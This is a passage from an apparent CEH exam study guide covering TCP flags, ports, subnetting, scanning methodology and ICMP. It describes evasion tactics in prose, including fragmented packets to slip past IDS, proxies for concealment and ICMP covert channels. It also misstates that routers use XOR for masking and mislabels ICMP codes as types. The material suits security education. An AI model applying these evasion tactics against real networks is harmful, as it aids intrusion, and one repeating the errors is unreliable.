


Figure 3-1 UDP datagram structure

Connection-Oriented Communication

Connection-oriented communication using TCP, although it requires a lot more overhead and is oftentimes a lot slower than connectionless communication, is a much more orderly form of data exchange and

makes a lot more sense for transporting large files or communicating across network boundaries. Senders reach out to recipients, before data is ever even sent, to find out whether they're available and whether they'd be willing to set up a data channel. Once the data exchange begins, the two systems continue to talk with one another, making sure flow control is accomplished, so the recipient isn't overwhelmed and can find a nice way to ask for retransmissions in case something gets lost along the way. How does all this get accomplished? It's through the use of header flags and something known as the *three-way handshake*. [Figure 3-2](#) shows the TCP segment structure.

Source port		Destination port	
Sequence number			
Acknowledgment number			
Offset	Reserved	Flags URG ACK PSH RST SYN FIN	Window
Checksum			
Options			Padding
Data			

Figure 3-2 TCP segment structure

Taking a look at [Figure 3-2](#), you can see that six flags can be set in the TCP header. Depending on what the segment is intended to do, some or all of these flags may be put into use. The TCP header flags are as follows:

- **SYN (Synchronize)** This flag is set during initial communication establishment. It indicates negotiation of parameters and sequence numbers.

- **ACK (Acknowledgment)** This flag is set as an acknowledgment to SYN flags. This flag is set on all segments after the initial SYN flag.
- **RST (Reset)** This flag forces a termination of communications (in both directions).
- **FIN (Finish)** This flag signifies an ordered close to communications.
- **PSH (Push)** This flag forces the delivery of data without concern for any buffering. In other words, the receiving device need not wait for the buffer to fill up before processing the data.
- **URG (Urgent)** When this flag is set, it indicates the data inside is being sent out of band. Canceling a message midstream is one example.

To fully understand these flags and their usage, consider what is most often accomplished during a normal TCP data exchange. First, a session must be established between the two systems. To do this, the sender forwards a segment with the SYN flag set, indicating a desire to synchronize a communications session. This segment also contains a sequence number—a pseudorandom number that helps maintain the legitimacy and uniqueness of this session. As an aside, the generation of these numbers isn't necessarily all that random after all, and plenty of attack examples point that out. For study purposes, though, just remember what the sequence number is and what its purpose is.



EXAM TIP Know the TCP flags and the three-way handshake well. You'll be asked questions on what flags are set at different points in the process, what responses a

system provides given a particular flag receipt, and what the sequence numbers look like during a data exchange.

When the recipient gets this segment, it responds with the SYN and ACK flags set and acknowledges the sequence number by incrementing it by one. Additionally, the return segment contains a sequence number generated by the recipient. All this tells the sender, "Yes, I acknowledge your request to communicate and agree to synchronize with you. I see your sequence number and acknowledge it by incrementing it. Please use my sequence number in further communications with me so I can keep track of what we're doing." [Figure 3-3](#) illustrates the three-way handshake.




Figure 3-3 The three-way handshake

When this segment is received by the original sender, it generates one more segment to finish the synchronization. In this segment, the ACK flag is set, and the recipient's own sequence number is acknowledged. At the end of this three-way handshake, a communications channel is opened, sequence numbers are established on both ends, and data transfer can begin.



NOTE Some packet-crafting tools available to you include Netscan Tools (<https://www.netscantools.com>), Ostinato (<https://ostinato.org>), WAN Killer (<https://www.solarwinds.com>), Packeth (<http://packeth.sourceforge.net>), and LANforge FIRE (<https://www.candelatech.com>).

Knowing the TCP flags and the communications setup process, I think it's fairly obvious how a hacker (with a tool capable of crafting segments and manipulating flags) could manipulate, disrupt, manufacture, and even hijack communications between two systems. Want to see for yourself? Jump on the Internet and download and install Colasoft Packet Builder (https://www.colasoft.com/download/products/download_packet_builder.php, shown in Figure 3-4). Open it, click the Add button in the menu line, and pick a TCP packet. You can then maneuver up and down the segment to change TCP flags and create all sorts of mischief.




Figure 3-4 Colasoft Packet Builder



EXAM TIP Hey—two tips in one for you here! First, Colasoft Packet Builder has three views built in: Packet List (displays all constructed packets), Decode Editor (allows you to edit packets), and Hex Editor (displays packet in hex for editing). Second, know that packet builders like Colasoft’s can also be used to create fragmented packets to bypass intrusion detection systems (and possibly firewalls) in your target network.

We’ve spent some good time discussing the flags within a segment (keep repeating “SYN, SYN/ACK, ACK” in your head), but there are at least a couple other fields of great importance, while we’re on the subject. The Source Port and Destination Port fields in TCP or UDP communication define the protocols that will be used to process the data. Better stated, they actually define a channel on which to work, and that channel has been generally agreed upon by default to support a specific protocol, but you get the point.

Port Numbering

Why the heck do we even need port numbers in networking? Well, consider a communications process in its early stages. The recipient has verified the frame and packet that belongs to it and knows it has a segment available for processing. But how does it know which Application layer entity is supposed to process it? Maybe it’s an FTP datagram. Or maybe a Telnet request. Or maybe even e-mail. Without *something* to identify which upper-layer protocol to hand this information to, the system sits there like a government mid-level manager, paralyzed by indecision.



NOTE Internet Assigned Numbers Authority (IANA) maintains the Service Name and Transport Protocol Port Number Registry, which is the official list for all port number reservations.

A port number, inside the Transport layer protocol header (TCP or UDP), identifies which upper-layer protocol should receive the information contained within. Systems use port numbers to identify to recipients what they're trying to accomplish—that is, assuming the default ports are still being used for their default purposes, but we'll get to that later. The port numbers range from 0 to 65,535 and are split into three different groups:

- **Well-known ports** 0—1023
- **Registered ports** 1024—49,151
- **Dynamic ports** 49,152—65,535



NOTE Ever wonder why port numbers go from 0 to 65,535? If you've ever taken a Cisco class and learned any binary math, the answer is rather evident: the field in which you'll find a port number is 16 bits long, and having 16 bits gives you 65,536 different combinations, from 0 all the way up to 65,535.

Of particular importance to you on the CEH exam are the well-known port numbers. No, you don't need to memorize all 1024 of them, but you do need to know many of them. The ports listed in [Table 3-1](#) are absolutes—you simply must memorize them or quit reading and studying for your exam here.

Port Number	Protocol	Transport Protocol	Port Number	Protocol	Transport Protocol
20/21	FTP	TCP	110	POP3	TCP
22	SSH	TCP	135	RPC	TCP
23	Telnet	TCP	137–139	NetBIOS	TCP and UDP
25	SMTP	TCP	143	IMAP	TCP
53	DNS	TCP and UDP	161/162	SNMP	UDP
67	DHCP	UDP	389	LDAP	TCP and UDP
69	TFTP	UDP	443	HTTPS	TCP
80	HTTP	TCP	445	SMB	TCP

Table 3-1 Important Port Numbers



EXAM TIP Occasionally you'll get asked about weird ports and their use—like maybe 631. Did you know that one was the default for the Internet Printing Protocol? How about 179? Would you have guessed BGP? Or maybe 514? Did you pick syslog? The point is, there are literally thousands of port numbers and associations. I can't put them all in this chapter. Therefore, do your best to memorize the common ones and use the process of elimination to whittle down to the best answer.

Assuming you know which well-known port number is associated with which upper-layer protocol, you can tell an awful lot about what a system is running just by knocking on the port doors to see what is open. A system is said to be *listening* for a port when it has that port open. For example, assume you have a server hosting a website and an FTP service. When the server receives a message, it needs to know which application is going to handle the message. At the same time, the client that made the request needs to open a port on which to hold the conversation (anything above 1023 will work).

Figure 3-5 demonstrates how this is accomplished—the server keeps track of which application to use via the port number in the Destination Port field of the header and answers to the source port number.




Figure 3-5 Port numbers in use


In reading this, you may be wondering just how those ports are behaving on your own machine. The answer comes from the *state* the port is in. Suppose you have an application running on your computer that is waiting for another computer to connect to it. Whatever port number your application is set to use is said to be in a *listening* state. Once a remote system goes through all the handshaking and checking to establish a session over that open port on your machine, your port is said to be in an *established* state. In short, a listening port is one that is waiting for a connection, while an established port is one that is connected to a remote computer.



EXAM TIP CurrPorts is a tool you'll definitely want to play with when it comes to ports. It displays a list of all currently opened TCP/IP and UDP ports on your local computer, including information about the process that opened the

port, the process name, full path, version information, the time it was created, and the user who created it.

Ports can be in other states as well. For instance, remember that packets can be received out of order and sometimes take a while to get in? Imagine your port sitting there in a listening state. A remote system connects, and off you go—with the data exchange humming along. Eventually either your system or the remote system will close the session. But what happens to any outstanding packets that haven't made their way yet? A port state of `CLOSE_WAIT` shows that the remote side of your connection has closed the connection, whereas a `TIME_WAIT` state indicates that your side has closed the connection. The connection is kept open for a little while to allow any delayed packets to be matched to the connection and handled appropriately. If you'd like to see this in action on your Windows machine, open a command prompt and use an old standby: `netstat`. Typing **`netstat -an`** (see [Figure 3-6](#)) displays all connections and listening ports, with addresses and port numbers in numerical form. If you have admin privileges on the box, use **`netstat -b`**, and you can see the executable tied to the open port.



Proto	Local Address	Foreign Address	State
TCP	0.0.0.0:135	0.0.0.0:0	LISTENING
TCP	0.0.0.0:445	0.0.0.0:0	LISTENING
TCP	0.0.0.0:800	0.0.0.0:0	LISTENING
TCP	0.0.0.0:5040	0.0.0.0:0	LISTENING
TCP	0.0.0.0:7680	0.0.0.0:0	LISTENING
TCP	0.0.0.0:9001	0.0.0.0:0	LISTENING
TCP	0.0.0.0:49664	0.0.0.0:0	LISTENING
TCP	0.0.0.0:49665	0.0.0.0:0	LISTENING
TCP	0.0.0.0:49666	0.0.0.0:0	LISTENING
TCP	0.0.0.0:49667	0.0.0.0:0	LISTENING
TCP	0.0.0.0:49668	0.0.0.0:0	LISTENING
TCP	0.0.0.0:49671	0.0.0.0:0	LISTENING
TCP	127.0.0.1:2015	0.0.0.0:0	LISTENING
TCP	127.0.0.1:2015	127.0.0.1:57604	ESTABLISHED
TCP	127.0.0.1:5354	0.0.0.0:0	LISTENING
TCP	127.0.0.1:5354	127.0.0.1:64376	ESTABLISHED
TCP	127.0.0.1:5354	127.0.0.1:64377	ESTABLISHED
TCP	127.0.0.1:27015	0.0.0.0:0	LISTENING
TCP	127.0.0.1:49672	127.0.0.1:49673	ESTABLISHED
TCP	127.0.0.1:49673	127.0.0.1:49672	ESTABLISHED
TCP	127.0.0.1:51960	0.0.0.0:0	LISTENING
TCP	127.0.0.1:51960	127.0.0.1:51962	ESTABLISHED
TCP	127.0.0.1:51962	127.0.0.1:51960	ESTABLISHED
TCP	127.0.0.1:53858	127.0.0.1:53859	ESTABLISHED
TCP	127.0.0.1:53859	127.0.0.1:53858	ESTABLISHED
TCP	127.0.0.1:53864	127.0.0.1:53865	ESTABLISHED
TCP	127.0.0.1:53865	127.0.0.1:53864	ESTABLISHED
TCP	127.0.0.1:53866	127.0.0.1:53867	ESTABLISHED
TCP	127.0.0.1:53867	127.0.0.1:53866	ESTABLISHED

Figure 3-6 The command netstat

Subnetting

Want to know something neat? You won't find subnetting mentioned anywhere in EC-Council's official courseware for the CEHv11 certification. So you may be asking, "Why do we even need subnetting? What's the point?" The answer is that, depending on which version of the exam you get, you will most likely be asked about it. Supposedly you know this already, so this section will be a breeze (and I promise to keep it as short as possible); however, in keeping with my promise to cover everything, we just have to get into it.

As I'm sure you're already aware, your system has no idea about the rest of the world, and frankly doesn't care. As far as it is concerned, its responsibility is to pass messages it receives to whatever application inside needs them, and to send messages only to systems *inside* its own neighborhood (network)—in effect, only systems it can see and touch. It's the job of someone else in the neighborhood (the router) to deliver the messages to outside, unknown systems. And the only way that device has to identify which networks are local and which networks are remote is the subnet mask. So what is a subnet mask? To answer that, let's first talk about an IPv4 address.



EXAM TIP IPv4 has three main address types—unicast (acted on by a single recipient), multicast (acted on only by members of a specific group), and broadcast (acted on by everyone in the network).

As you're already aware (because you are supposed to know this already), IPv4 addresses are really 32 bits, each set to 1 or 0,

separated into four octets by decimal points. Each one of these addresses is made up of two sections—a network identifier and a host identifier. The bits making up the network portion of the address are used much like the ZIP code on letters. Local post offices (like routers) don't care about who, individually, a message is addressed for; they only care about which post office (network) to get the message to. For example, the friendly sorting clerk here at my local post office doesn't care that the letter I put in the box to mail is addressed to Scarlett Johansson; he only cares about the ZIP code—and 90210 letters get tossed into the "bound for the West Coast" bucket. Once my letter gets to the post office serving 90210 customers, the individual address will be looked at. It's the same with IP addresses—something inside that destination network will be responsible for getting the message to the right host. It's the router's job to figure out what the network address is for any given IP address, and the subnet mask is the key.

A subnet mask is a binary pattern that is matched against any IP address to determine which bits belong to the network side of the address, with the binary starting from left to right, turning on all the 1's until the mask is done. For example, if your subnet mask wants to identify the first 12 bits as the network identification bits, the mask will look like this: 11111111.11110000.00000000.00000000. Translate this to decimal and you get 255.240.0.0. Were you to pair this with an IP address, it would appear something like 12.197.44.8, 255.240.0.0. Another common way of expressing this is to simply use a slash followed by the number of network bits. Continuing our example, the same pair would appear as 12.197.44.8/12.

Here are some rules you need to know about IP addresses and the bits that make them up:

- If all the bits in the Host field are 1's, the address is a broadcast (that is, anything sent to that address will go to everything on that network).
- If all the bits in the Host field are set to 0's, that's the network address.

- Any combination other than all 1's or all 0's presents the usable range of addresses in that network.

Let's take a look at an example. Suppose you have an address of 172.17.15.12 and your subnet mask is 255.255.0.0. To see the network and host portions of the address, first convert the IP address to binary, convert the subnet mask to binary, and stack the two, as shown here:

```
1 0 1 0 1 1 0 0 .0 0 0 1 0 0 0 1 .0 0 0 0 1 1 1 1 .0 0 0 0 1
1 0 0172.17.15.12 Address
```

```
1 1 1 1 1 1 1 1 .1 1 1 1 1 1 1 1 .0 0 0 0 0 0 0 0 .0 0 0 0 0 0
0 0 0255.255.0.0 Subnet mask
```

Every bit from left to right is considered part of the network ID until you hit a zero in the subnet ID. This is all done in the flash of an eye by an XOR comparison (sometimes called an XOR gate) in the router. An XOR compares two binary inputs and creates an output: if the two inputs are the same, the output is 0; if they're different, the output is 1. If you look at the subnet underneath the address (in binary), it's easy to see how the XOR creates the network ID, but for most beginners (and not to complicate the issue further), it's just as easy to draw the line and see where the division happens:



So what this shows us is that the address 172.17.15.12 is part of a network addressed as 172.17.0.0, demonstrated by turning all the host bits to zero, as shown next:

1 0 1 0 1 1 0 0 . 0 0 0 1 0 0 0 1		0 0 0 0 1 1 1 1 . 0 0 0 0 1 1 0 0	172.17.15.12 Address
1 1 1 1 1 1 1 1 . 1 1 1 1 1 1 1 1		0 0 0 0 0 0 0 0 . 0 0 0 0 0 0 0 0	255.255.0.0 Subnet mask
Bring down all network bits		Ignore all host bits	
↓ ↓ ↓ ↓ ↓ ↓ ↓ ↓		X X X X X X X X X X X X X X X X	
1 0 1 0 1 1 0 0 . 0 0 0 1 0 0 0 1		0 0 0 0 0 0 0 0 . 0 0 0 0 0 0 0 0	True network address 172.17.0.0

The usable addresses within the 172.17.0.0 network can be found by changing the host bits. The first bit available is the first address, and all bits turned on except the last one comprise the last address (all bits turned on represent the broadcast address). This is displayed in the following illustration:


All host bits set to 0 = network address			
1 0 1 0 1 1 0 0 . 0 0 0 1 0 0 0 1	.	0 0 0 0 0 0 0 0 . 0 0 0 0 0 0 0 0	Network address 172.17.0.0
First host bit set to 1, all others set to 0 = first usable address			
1 0 1 0 1 1 0 0 . 0 0 0 1 0 0 0 1	.	0 0 0 0 0 0 0 0 . 0 0 0 0 0 0 0 1	First usable address 172.17.0.1
All host bits set to 1, except last bit set to 0 = last usable address			
1 0 1 0 1 1 0 0 . 0 0 0 1 0 0 0 1	.	1 1 1 1 1 1 1 1 . 1 1 1 1 1 1 1 0	Last usable address 172.17.255.254
All host bits set to 1 = broadcast address			
1 0 1 0 1 1 0 0 . 0 0 0 1 0 0 0 1	.	1 1 1 1 1 1 1 1 . 1 1 1 1 1 1 1 1	Broadcast address 172.17.255.255




EXAM TIP Broadcast addressing has two main types. *Limited* broadcast addresses are delivered to every system inside the broadcast domain, and they use IP address 255.255.255.255 (destination MAC FF:FF:FF:FF:FF:FF). In general, routers ignore all limited broadcasts and do not even open the packets on receipt. *Directed* broadcasts are sent to all devices on a subnet, and they use the subnet's broadcast address (for example, the directed broadcast

address for 192.168.17.0/24 would be 192.168.17.255). Routers may actually take action on these packets, depending on what's involved.

This is easy enough when "the line" is drawn right on a decimal point. But what about when it falls in the middle of an octet? For example, consider the address 192.168.17.39 with a subnet mask of 255.255.255.224. The same process can be followed, but notice the line demarking the network and host bits now falls in the middle of the last octet:



Although it looks difficult, if you follow the same process discussed earlier—bringing down all the network bits and manipulating the host bits to show all 0's, all host bits off except the first, all host bits on except the last, and all host bits on—you can show the network ID, first, last, and broadcast addresses with ease:



One final subnetting topic you may be asked about is how to apply the mask to a host and determine what network it's on. For example, suppose you have an IP address of 192.168.17.52/28 and

you need to find out what network it's on. If you use the same principles we just talked about—that is, translate the IP address and mask into bits, stack them, draw your line, turn all host bits to zero—you'll get your answer. Another, quicker way is to simply look at the first 28 bits only and...voilà! See the following illustration for a little more clarity:

```
1 1 0 0 0 0 0 0 . 1 0 1 0 1 0 0 0 . 0 0 0 1 0 0 0 1 . 0 0 1 1 0 1 0 0 Address 192.168.17.52
                                     ↑
                                     28th bit from left
                                     Subnet mask /28
                                     So just count 28 bits from the left

1 1 0 0 0 0 0 0 . 1 0 1 0 1 0 0 0 . 0 0 0 1 0 0 0 1 . 0 0 1 1 0 0 0 0 Turn off all bits to the right
                                     ↑ ↑ ↑ ↑ (The host bits)

1 1 0 0 0 0 0 0 . 1 0 1 0 1 0 0 0 . 0 0 0 1 0 0 0 1 . 0 0 1 1 0 0 0 0 The network ID is all that remains

1 9 2 . 1 6 8 . 1 7 . 5 2
```



EXAM TIP A fun differentiation you almost always see on tests is that between routing and routed protocols. Basically a *routed* protocol is one that is actually being packaged up and moved around. IPv4 and IPv6, for instance, are routed protocols. A routing protocol is the one that decides the best way to get to the destination (for example, BGP, OSPF, or RIP).

Clear as mud, right? Trust me, don't worry too much about it—we're only talking a couple of questions here and there. This *is* a skill you'll need in the real world, and you'll find tips and tricks to help you out (for example, the network ID is always some multiple of the decimal value of the last bit of the mask). Check out Internet resources for subnetting tips and tricks and use whatever feels best for you. Draw out a few using the procedures listed earlier—if you take it out to bits, you'll never get it wrong—and you'll be fine. There is a whole lot more involved in addressing and routing that we're

just not going to get into here because it's not a concern on the exam. You'll be asked to identify a network ID, or figure out which address belongs to which network, or something like that. And that's what I've laid out here for you.

Scanning Methodology

As you're probably aware by now, EC-Council is in love with methodology. Sure, in the real world you may not follow the steps blindly in order, but I don't think that's the point of listing something in a methodology format. A methodology—no matter how silly it may seem on a test or when you're sitting there performing a real pen test—ensures you don't miss anything and that all your bases are covered. In that regard, I guess it's a lot like a preflight checklist, and this is EC-Council's version of making sure your scanning flight goes smoothly.

Just as the steps of the overall hacking process can blend into one another, though, keep in mind these steps are simply guidelines and not hard-and-fast rules to follow. When you're on the job, situations and circumstances will occur that might force you to change the order of steps. Sometimes the process of completing one phase will seamlessly blend directly into another. Don't fret—just go with the flow and get your job done. EC-Council's scanning methodology phases include the following steps:

1. *Check for live systems.* You can use something as simple as a ping. This gives you a list of what's actually alive on your network subnet.
2. *Check for open ports.* Once you know which IP addresses are active, find what ports they're listening on.
3. *Scan beyond IDS.* Sometimes your scanning efforts need to be altered to avoid those pesky intrusion detection systems.
4. *Perform banner grabbing.* Banner grabbing and OS fingerprinting tell you what operating system is on the machines and which services they are running.

5. *Scan for vulnerabilities.* Perform a more focused look to find any vulnerabilities these machines haven't been patched for yet.
6. *Draw network diagrams.* A good network diagram displays all the logical and physical pathways to targets you might like.
7. *Prepare proxies.* This obscures your efforts so you remain hidden.

This methodology has about as much to do with real life as I have to do with an Oscar nomination, but it's a memorization effort you have to do. ECC didn't intend it as much a step-by-step procedure as a checklist to make sure you get to everything you are supposed to during this phase. Regardless of which order you proceed in, if you hit all the steps, you're probably going to be successful in your scanning efforts. We'll delve more into each step later in this chapter, but first we need to revisit some networking knowledge essential for successful scanning.



EXAM TIP Commit these scanning steps to memory and pay close attention to what actions are performed in each—especially which tools might be used to perform those actions.

Identifying Targets

In the ECC scanning methodology, checking for live systems is the first step. The simplest and easiest way to do this is to take advantage of a protocol that's buried in the stack of every TCP/IP-enabled device on the planet—Internet Control Message Protocol (ICMP). As I'm sure you're already aware, IP is what's known as a connectionless, "fire-and-forget" protocol. It creates a packet by taking data and appending a header, which holds bunches of information, including the "From" and "To" addresses, and allows the

sender to fire packets away without regard, as quickly as the stack on the machine will allow. This is done by relying on protocols in other layers for transport, error correction, and so on.

However, some shortfalls needed to be addressed at the Network layer. IP itself has no error messaging function, so ICMP was created to provide that function. ICMP allows for error messaging at the Network layer and presents the information to the sender in one of several ICMP types. [Table 3-2](#) lists some of the more relevant message type codes you'll need to know for the exam. The most common of these are Type 8 (Echo Request) and Type 0 (Echo Reply). An ICMP Type 8 packet received by a host tells the recipient, "Hey! I'm sending you a few packets. When you get them, reply with the same number so I know you're there." The recipient responds with an ICMP Type 0, stating, "Sure, I'm alive. Here are the data packets you just sent me as proof !"

ICMP Message Type	Description and Important Codes
0: Echo Reply	Answer to a Type 8 Echo Request
3: Destination Unreachable	Error message indicating the host or network cannot be reached. The codes follow: 0 —Destination network unreachable 1 —Destination host unreachable 6 —Network unknown 7 —Host unknown 9 —Network administratively prohibited 10 —Host administratively prohibited 13 —Communication administratively prohibited
4: Source Quench	A congestion control message
5: Redirect	Sent when there are two or more gateways available for the sender to use and the best route available to the destination is not the configured default gateway. The codes follow: 0 —Redirect datagram for the network 1 —Redirect datagram for the host
8: Echo Request	A ping message, requesting an Echo Reply
11: Time Exceeded	The packet took too long to be routed to the destination (code 0 is TTL expired)

Table 3-2 Relevant ICMP Message Type

Because ICMP is built into each TCP/IP device and the associated responses provide detailed information about the recipient host, ICMP is a good place to start when network scanning. For example, consider an Echo Request (Type 8) sent to a host that returns a Type 3. The code could tell us whether the host is down (Code 1), the network route is missing or corrupt in our local route tables (Type 0), or a filtering device, such as a firewall, is preventing ICMP messages altogether (Type 13).



NOTE The actual payload of a ping packet can range greatly in value amount. The request for comment (RFC 792, <https://tools.ietf.org/html/rfc792>) that created and still governs ping never got around to identifying what data is supposed to go into the payload, so it's usually just enough ASCII code to build the packet up to sufficient length. Knowing this, the payload of an ICMP packet could wind up being the perfect covert channel for hackers to communicate with each other, using the payload area to simply embed messages. Most people—even security types—wouldn't even bother with a ping packet or two crossing their paths, never knowing what information was being funneled away right beneath their noses.

